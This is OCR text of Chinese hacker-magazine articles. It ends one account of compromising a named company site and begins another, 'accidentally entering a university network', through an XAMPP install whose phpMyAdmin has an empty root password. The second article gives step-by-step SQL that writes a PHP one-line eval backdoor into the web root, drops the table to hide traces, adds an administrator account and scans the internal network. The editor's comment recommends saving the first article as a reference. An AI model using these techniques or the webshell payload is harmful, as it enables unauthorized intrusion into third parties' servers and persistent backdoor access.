


图 14




图 16

这三个字段，结果只爆出了 password 字段的信息，有密码而没有爆出用户名，如图 11。

很郁闷哈，有密码没用户。根据这些信息至少可以确定存在一个分类的站点，现在我们来找下它的地址。如何找呢？当然是借助我们强大的搜索引擎了，我构造的搜索语句为：**founderonline site:duba.com.hk**，在谷歌大哥的帮助下很快就找到了它的踪影，如图 12。

这是一个英文的分类站点，在地址后加个 admin 目录，很快就弹出了登录页面，这个后台没有使用指纹识别的验证方式，如




图 15

图 13。

只有密码而没有用户名咋办呢？我们可以尝试使用主站的管理用户，结果登录失败。继续社工可能使用的管理用户名，当我测试到 admin 的时候，居然进去了，皇天不负有心人啊，如图 14。

后台获得 WEBSHELL 很简单，点击“产品管理”－“产品图片”－“新增”，选择一个 PHP 版的脚本木马，最后点击新增！发布成功后，找到刚才新增的产品图片，按鼠标右键查看属性即可得到 WEBSHELL 的路径，如图 15。

服务器的配置环境为 WINDOWS 2003+APACHE+MYSQL 5+PHP+PHPMYADMIN，APACHE 是以系统服务启动的，我们的 PHP 木马可以执行任意系统命令，也可以添加一个管理员权限的用户，远程登录终端服务器，如图 16。

由于我不想给自己找麻烦，就不远程登录终端了，反正现在都是系统权限，同时我也不打算继续渗透该公司的其他服务器。

此次渗透就告一段落了，过程经历了很多的艰辛，渗透主要是要有灵活的思路和技巧，还要有毅力！还是那句话，遇到困难千万别放弃，放弃就等于失败。如果对本文有什么不明白的地方，请到《非安全》官网论坛或者岁月联盟找我交换意见，谢谢。最后我希望我的好兄弟 JK7OSe 能顺利找到满意的工作。

[文章中用到的转换工具.exe 和 phpspy2008.php 已收录在本期光盘]

编辑点评：

很详细的一篇手工注入 php+mysql 的文章，大家可以收藏起来当参考资料。

意外进入某大学内部网络

文 Rabbitsafe

本文是一些常规入侵手法的集合

大家好，这回给大家带来的是意外进入某大学网络的过程，主要是利用国外的“XAMPP”配置方面的漏洞进行渗透。

“XAMPP”是一款功能强大的建站集成软件包，这个软件包原来的名字是 LAMPP，但是为了避免误解，最新的几个版本就改名为 XAMPP 了。它可以在 Windows、Linux、Solaris 三种操作系统下安装使用，支持多语言：英文、简体中文、繁体中文、韩文、俄文、日文等。

这次的渗透成功是因为有些管理员在配置“XAMPP”时为了省事，将 MYSQL 数据库 root 账户口令设置得过于简单或是采用空口令，于是就有了本篇文章。

一、意外拿到系统权限

在网上一个牛人的 blog 里看到了“XAMPP”配置漏洞的问题，于是我打开 google，利用关键字“**XAMPP Version 1.6.8**”进行查找，查找到几页使用“XAMPP”的系统，随便打开一个网站，如图 1。

从图 1 中可以看出是 php 的安装环境，并得知了当前网站的绝对路径。左边“XAMPP”字样的下方可以看到有很多功能模块，其中有一项为“phpmyadmin”。我们知道这个是管理 MYSQL 数据库的工具，点击进去，看看 root 账户是否为空口令。

输入账户和口令后直接点击进入，没想到成功进入




图 1




图 2

phpmyadmin 后台了，如图 2。

我们现在知道了网站的绝对路径，而且又可以操作MYSQL数据库，下面就是拿 WEBSEHLL 了。具体步骤如下：

1、建个表，带个字段，名字随意，不要和数据库里的表重名就行，语句如下：

CREATE TABLE a (cmd text NOT NULL);

2、在表里插入 php 一句话马，语句如下：

INSERT INTO a (cmd) VALUES('<?php eval($_POST[cmd]);?>');

3、利用 outfile 函数把表里的一句话马导入成一个 php 文件，语句如下：**select cmd from a into outfile 'c:\xampp\htdocs\cmd.php';**

4、删除刚才建的表，不要留下痕迹，语句如下：

DROP TABLE IF EXISTS a;

成功执行完以上语句后，结果如图3。从图3中可以看出，SQL 语句没有显示错误，Webshell 就应该到手了，如图 4。

接着再上传一个大马到服务器上，大马功能多，更方便操作。由于很多管理员在安装“XAMPP”时会以超级管理员的权限进行安装，而“XAMPP”服务又是以SYSTEM 启动，因此，“XAMPP”下面的脚本权限都继承 SYSTEM 权限，可以直接执行系统命令。

我们在大马的 cmdshell 里直接添加了一个管理员账户，如图 5，再执行命令 **netstat -an** 就可以看到服务器开放的端口。3389 端口是开放的，利用添加的管理员账户远程连接上去，如图 6。

二、继续内网渗透

接下来继续进行内网渗透，扩大战果！先上传了一个 IIS 扫描器到服务器上，对 C 段网络进行扫描，发现 C 段从 200 以后的网段都是这个大学的对外服务器，但是主站还在这个 C 段里。我

